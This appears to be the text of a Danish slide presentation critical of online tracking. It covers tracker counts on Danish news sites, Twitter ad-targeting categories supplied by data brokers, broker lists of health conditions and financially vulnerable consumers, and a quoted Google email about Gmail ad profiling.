SENESTE

F0
02

F0
05

F0
C9

Annonce

FORBRUGERELEKTRONIK 10. MAJ. 2014 KL. 11.55

Artikel om foto / kameraer



Annoncer

Javascript
der loader
reklame
blokke


Besøg på en hjemmeside

Artikel om foto / kameraer







Dig
dvs (id-1234567a)

Reklame netværket



3.Party - Geminus



dr.dk

b.dk

pol.dk

bt.dk



3.Party – Nugg.ad

DISCONNECT

Help Share

f 0 g 1 t 0

Advertising
1 request

Gemius 1 request

Analytics
0 requests

Social
0 requests

Content
3 requests

Whitelist site Visualize page

Show counter Cap counter

Time saved Bandwidth saved Requests secured

Support Disconnect

DISCONNECT

Help Share

f 0 g 0 t 0

Advertising
21 requests

Emediate 18 requests

Gemius 1 request

Adform 1 request

nugg.ad 1 request

Analytics
2 requests

Social
0 requests

Content
4 requests

Whitelist site Visualize page

Show counter Cap counter

Time saved Bandwidth saved Requests secured

Support Disconnect

DISCONNECT

Help Share

f 2 g 2 t 0

Advertising
13 requests

Krux 1 request

Criteo 1 request

Adform 2 requests

ADTECH 7 requests

nugg.ad 1 request

Analytics
2 requests

Social
0 requests

Content
12 requests

Whitelist site Visualize page

Show counter Cap counter

Time saved Bandwidth saved Requests secured

Support Disconnect

DISCONNECT

Help Share

f 3 g 2 t 0

Advertising
29 requests

Emediate 26 requests

Adform 1 request

nugg.ad 1 request

Analytics
2 requests

Social
0 requests

Content
1 request

Whitelist site Visualize page

Show counter Cap counter

Time saved Bandwidth saved Requests secured

Support Disconnect

dr.dk

b.dk

pol.dk

bt.dk



Hvor mange trackere kan der være på én side?

Ansvarlig brug af dine data

Berlingske Media A/S anvender cookies på bt.dk, for at tilpasse indhold, funktioner og annoncer og analysere trafikken. Vores partnere kan også anvende cookies til brug for målrettet annoncering. Ved at klikke OK giver du samtykke til Berlingske Media og tredjeparters anvendelse af cookies på ovennævnte domæner. Du kan altid tilbagekalde dit samtykke.

OK

Indstillinger ^

Cookiedeklaration

Om cookies

Nødvendig (36)

Præferencer (8)

Statistik (89)

Marketing (320)


Uklassificeret (282)

Navn	Uddyber	Formål	Udløb	Type
CookieConsent	abonnement.bt.d bt.dk	Gemmer brugerens cookie- samtykke- tilstand for det.	1 år	HTTP

Cookiedeklarationen er sidst opdateret d. 08-09-2018 af [Cookiebot](#)



Hvor mange trackere kan der være på én side?



Stor international medie virksomhed –
auto-refreshing ad units



3. Party – clickstream

Kunst



DISCONNECT Help Share

f 1 g 0 t 0

- Advertising 3 requests
- Analytics 0 requests
- Social 0 requests
- Content 4 requests**

Whitelist site Visualize page

Show counter Cap counter

DISCONNECT Help Share

f 1 g 1 t 0

- Advertising 1 request
- Analytics 0 requests
- Social 1 request
- Content 0 requests

Whitelist site Visualize page

Show counter Cap counter

Time saved Bandwidth saved Requests secured

Support Disconnect

Eller fodbold

BT

DK-TV B1sport B1 TV2 B1 Alhambra B1-kanalene Avisen Handelsblad Danskspil Danmarks Tidende

PLUS Upræt profil 1 t Help

Eksperter: AaB eller FCM bliver mestre - dyrt for dansk fodbold

Cykling 10 min. siden | Vanvids-fotograf: Derfor lagde jeg mig på vejen

Forsiden Nyheder Sport Fodbold flash! TV nationen Forbrug Se

Fodbold Live Stiller Sports-TV Dansk fodbold International fodbold Premier League

Ekstra Bladet 14 min. siden Vanvids-fotograf: Derfor lagde jeg mig på vejen

19 min. siden Oplæring langs motorvejen til efteråret

23 min. siden Helikopter leder efter forsvundet vinterbader

DISCONNECT Help

f 2 g 2 t 0

- Advertising 24 requests**
- Krux 1 request
- Criteo 1 request
- ADTECH 20 requests
- Gemius 1 request
- nugg.ad 1 request

Analytics 3 requests

AaB 18 timer siden

AaB-aktionære underskud

AaB-aktionære underskud

3.Party – clickstream

3.Party – clickstream

Danner hurtigt (meget) unikke profiler
Kombineres med lokation osv, osv



Twitter – brug af profil info

Select devices, platforms, and carriers

Select additional targeting criteria
Users falling into any of the categories below will be targeted.

+ Add keywords

+ Add followers

Browse interests

- Health
- Hobbies and interests
- Home and garden
- Law, government, and politics
- Life stages**
- Movies and television
- Music and radio
- Personal finance
- Pets
- Science
- Society

1 interests selected

Done

Browse interests

- Movies and television
- Music and radio
- Personal finance
- Pets
- Science
- Society**
- Sports
- Style and fashion
- Technology and computing
- Travel

1 interests selected

Done



X

Twitter - behaviours

Browse and select behaviors

No items selected

- › Auto (DLX Auto power)
- › CPG brands
- › CPG BuyStyles
- › CPG categories
- › Demographics
- › Finance
- › Lifestyles
- › Philanthropy
- › Retail brands
- › Retail categories
- › Seasonal
- › Subscription service:
- › Technology**
- › Travel

Browse and select behaviors

No items selected

- › Auto (DLX Auto powered by Polk)
- › CPG brands
- › CPG BuyStyles
- › CPG categories
- › Demographics
- › Finance
- › Lifestyles
- › Philanthropy
- › Retail brands**
- › Retail categories
- › Seasonal
- › Subscription services
- › Technology
- › Travel

 All of Seasonal

› Fall

 All of Winter Big bakers

provided by Datalogix

1.97M

X

 All of Retail brands

› Children's products

› Clothing, shoes & accessories

> Consumer electronics All of Consumer electronics Apple

provided by Datalogix

3.55M

 Bose

provided by Datalogix

1.20M

 Canon

provided by Datalogix

1.49M

 LG

provided by Datalogix

2.68M

 Nikon

provided by Datalogix

1.38M

 Panasonic

provided by Datalogix

1.73M

 Philips

provided by Datalogix

1.40M

 Samsung

provided by Datalogix

2.52M

 Sony

provided by Datalogix

2.83M

 Toshiba

provided by Datalogix

1.88M

Twitter - behaviours

Browse and select behaviors

X

No items selected

- › Auto (DLX Auto powered by Polk)
- › CPG brands
- › CPG BuyStyles
- › CPG categories
- › Demographics**
- › Finance
- › Lifestyles
- › Philanthropy
- › Retail brands
- › Retail categories
- › Seasonal
- › Subscription services
- › Technology
- › Travel

- All of Demographics**
 - › Charitable donor
 - › Dwelling type
 - › Education
 - › Family position
 - › Generation
 - › Home ownership
 - › Household size
 - › Income
 - › Length of residence
- › Life event**
 - › Marital status
 - › Net worth
 - › Occupation category
 - › Pet owner
 - › Political party affiliation

- All of Life event**
 - Child nearing high school graduation in household provided by Acxiom 326.92K
 - Entering adulthood provided by Acxiom 2.44M
 - Expectant parent provided by Acxiom 1.62K
 - New mover: past 6 months provided by Acxiom 122.18K
 - New parent 10, 11 or 12 months provided by Acxiom 58.96K
 - New parent 6 months or less provided by Acxiom 116.66K
 - New parent 7, 8 or 9 months provided by Acxiom 75.52K
 - Newlywed provided by Acxiom 28.26K
 - Senior adult in household 1.51M



Hvordan ved Twitter hvem der køber Pepsi eller Coca Cola?

Browse and select behaviors

X

No items selected

- › Auto (DLX Auto powered by Polk)
- › CPG brands**
- › CPG BuyStyles
- › CPG categories
- › Demographics
- › Finance
- › Lifestyles
- › Philanthropy
- › Retail brands
- › Retail categories
- › Seasonal
- › Subscription services
- › Technology
- › Travel

- All of CPG brands**
- › Bakery buyers
- › Baking & cooking supplies buyers
- › Beverage buyers**
- › Cereal buyers
- › Children's food & product buyers
- › Condiments & sauces buyers
- › Dairy & egg buyers
- › Frozen food buyers
- › Health & beauty buyers
- › Household supplies buyers
- › Meat & seafood buyers
- › Pet care buyers
- › Soup buyers
- › Sweets & snack buyers

- All of Beverage buyers**
- Coffee: Folgers 2.12M
provided by Datalogix
- Coffee: Maxwell House 1.15M
provided by Datalogix
- Coffee: Starbucks 2.05M
provided by Datalogix
- Diet carbonated: Diet Coca-Cola 3.46M
provided by Datalogix
- Diet carbonated: Diet Pepsi 2.49M
provided by Datalogix
- Juice: Capri Sun 2.85M
provided by Datalogix
- Juice: Minute Maid 3.78M
provided by Datalogix
- Juice: Ocean Spray 3.16M
provided by Datalogix
- Juice: Simply Orange 3.38M
provided by Datalogix
- Juice: Tropicana 3.09M
provided by Datalogix
- Regular carbonated: 2.66M



Twitter - behaviors

No items selected

- > Auto (DLX Auto powered by Polk)
- > CPG brands
- > CPG BuyStyles
- > CPG categories
- > Demographics
- > Finance
- > Lifestyles**
- > Philanthropy
- > Retail brands
- > Retail categories
- > Seasonal
- > Subscription services
- > Technology
- > Travel

<input type="checkbox"/> All of Lifestyles	
<input type="checkbox"/> Affluent baby boomers provided by Datalogix	4.30M
<input type="checkbox"/> Arts provided by Acxiom	1.54M
<input type="checkbox"/> Auto enthusiasts provided by Datalogix	1.87M
<input type="checkbox"/> Big city moms provided by Datalogix	2.99M
<input type="checkbox"/> Business travelers provided by Datalogix	3.46M
<input type="checkbox"/> Corporate execs provided by Datalogix	3.28M
<input type="checkbox"/> Corporate moms provided by Datalogix	1.55M
<input type="checkbox"/> Coupon users provided by Datalogix	1.67M
<input type="checkbox"/> Crafts provided by Acxiom	3.57M

Data brokers

Annoncører og samarbejdspartnere

Vær opmærksom på, at enkelte firmaer ikke tillader os at indhente samtykke på dine vegne. Læs mere om firmaerne og deres privatlivspolitik ved at trykke på pilen ud for det enkelte firma. Herfra kan du vælge, om de må behandle dine data.

Firma

Godkend alle

Annoncevalg, levering og rapportering

Funktioner:

Måling

Formål - Legitime interesser:

Offline-datamatching

Sammenkædning af enheder



Data brokers

Florida data broker has medical ailment information for 10 million named patients. Ailments include diabetes, irritation, incontinence, back pain and erectile dysfunction.

T5HealthyLiving.com collects 100% self-reported, HIPAA-compliant ailment and healthcare information.



Ailment Information		T5HealthyLiving.com	
Acne	COPD	Hearing Loss	Obesity
ADD/ADHD	Crohn's Disease	High Blood Pressure	Osteoarthritis
Allergies	Dental Health	HRT-Hormone Replacement	Osteoporosis
Alzheimer's	Depression	Hypertension	Parkinson's Disease
Anxiety Disorders	Diabetes	IBS	Prostate Cancer
Arthritis	Emphysema	Incontinence/OAB	Rheumatoid Arthritis
Asthma	Epilepsy	Insomnia	Schizophrenia
Back Pain	Erectile Dysfunction	Menopause	Sexual Conditions
Breast Cancer	Eye Ailments	Mental Health	Skin Conditions
Bronchitis	Fibromyalgia	Migraines/Headaches	Sleep Disorders
Cancer	Foot & Leg Problems	Mobility Challenged	Spinal Injury
Cholesterol	GERD/Acid Reflux	Multiple Sclerosis	Stress
Colorectal Cancer	Heart Disease	Nail Fungus	Ulcerative Colitis



Data Enhancement:

Don't let the flatness of your database prevent you from knowing your consumers. Enrich your database with Age, Income, Gender, Education, Household information, Presence of Children, Ethnicity, Presence of Credit Cards, Marital Status, Phone, Email, Cell Phone Number and Homeowner Status (Own/Rent, Single Family or Multi-Family residences).

Take 5's data is further enhanced with **more than 275 unique demographic and lifestyle overlays**.

Our proprietary database allows us to build exciting historical and future consumer spending-behavior overlays into your database helping you gain additional intelligence about your consumers.



Table I: Company Product Names

Sample List of Targeting Products Identifying Financially Vulnerable Populations

“Burdened by Debt: Singles”	“Struggling Elders: Singles”	“Meager Metro Means”	“Very Elderly” “Rolling the Dice”
“Mid-Life Strugglers: Families”	“Retiring on Empty: Singles”	“Relying on Aid: Retired Singles”	“Fragile Families”
“Resilient Renters”	“Tough Start: Young Single Parents”	“Rough Retirement: Small Town and Rural Seniors”	“Small Town Shallow Pockets”
“Very Spartan”	“Living on Loans: Young Urban Single Parents”	“Financial Challenges”	“Ethnic Second-City Strugglers”
“X-tra Needy”	“Credit Crunched: City Families”	“Credit Reliant” “Rocky Road”	“Rural and Barely Making It”
“Zero Mobility”			
“Hard Times”			
“Enduring Hardships”			
“Humble Beginnings”			

Får man lavere priser hvis man er i “X-tra Needy” segmentet?



Wealth-X

Uses public records and research staff to manually track the habits of “ultrahigh-net-worth individuals.”

There are about 211,000 people world-wide valued at more than \$30 million, according to the company’s president - and the firm’s goal is to write a detailed dossier on each one of them.



Successors Data (ObituaryLeads.com)

Scours title company records for estates of deceased homeowners that are likely to enter the probate-court process, as well as obituaries nationwide to find potentially motivated sellers.

“There’s a big difference between ‘I want to sell’ and ‘I have to sell,’”



Indsamler de virkelig alt?

OfficeMax Sends Letter to "Daughter Killed in Car Crash"

By Nesita Kwan | Sunday, Jan 19, 2014 | Updated 8:41 PM CDT


[View Comments \(39\)](#) | [Email](#) | [Print](#)

[Tweet](#) 188

[Recommend](#)

[Share](#) 1k

[g+1](#) 60



Google: Millions of buckets

Case5:13-md-02430-LHK Document183-6 Filed08/13/14 Page3 of 4

From: Deepak Jindal Sent: 8/27/2009 1:51 PM
To: [-] Claire Cui
Cc: [-] Shiva Shivakumar
Bcc: [-]
Subject: Re: Nemo follow up

Hi Claire,

Thanks for your thoughts. You are absolutely right about email being more focused and the 3 types of emails.

Wondering what your thoughts are on how content and gmail can share granular criteria. For example, I just received a wedding invitation. Instead of showing wedding related ads, if we exposed this info to advertisers, they could show wedding gift, travel ads to me and wedding registry, honeymoon planning etc. to my friend. As far as I understand content is planning broader profile like IBA (~700 buckets), but gmail is planning millions of buckets. Since privacy issues are different for third party data like content vs google owned data like gmail, it would be hard for both to use a single user model with the same granularity.

Gmail, Youtube, søgninger, device tracking osv:

Gmail sorts users not into a few thousand demographic and interest categories, but into literally millions of distinct "buckets".



Google: Millions of buckets

Case5:13-md-02430-LHK Document183-6 Filed08/13/14 Page3 of 4

From: Deepak Jindal
To: [-] Claire Cui
Cc: [-] Shiva Shivakumar
Bcc: [-]
Subject: Re: Nemo follow up

Sent: 8/27/2009 1:51 PM

Hi Claire,

Thanks for your thoughts. You are absolutely right about email being more focused and the 3 types of emails.

Wondering what your thoughts are on how content and gmail can share granular criteria. For example, I just received a wedding invitation. Instead of showing wedding related ads, if we exposed this info to advertisers, they could show wedding gift, travel ads to me and wedding registry, honeymoon planning etc. to my friend. As far as I understand content is planning broader profile like IBA (~700 buckets), but gmail is planning millions of buckets. Since privacy issues are different for third party data like content vs google owned data like gmail, it would be hard for both to use a single user model with the same granularity.

It also makes statistically plausible guesses about things you didn't voluntarily disclose. It estimates how much you earn by looking up IRS income data for your zip code.

It knows if you have children at home—a trick it performs by surveying hundreds of thousands of parents, observing their online behavior, then extrapolating to millions of other users.



Data er fremtiden

Facebook Knows That Your Relationship Will End In A Week


Posted by [Nick O'Neill](#) on May 17th, 2010 11:04 AM

 Share

683

 19 Comments


It's an inside half-truth that many friends of Mark Zuckerberg have told me over the years: Facebook knows when a relationship is about to end. My response was to always ask more questions as it actually sounded like a legitimate possibility. In David Kirkpatrick's soon to be released book, "[The Facebook Effect](#)", Kirkpatrick confirms that relationship patterns were something that Mark Zuckerberg often toyed with.



Data, data, data

Peak Break-Up Times

According to Facebook status updates




David McCandless & Lee Byron
InformationIsBeautiful.net / LeeBryon.com

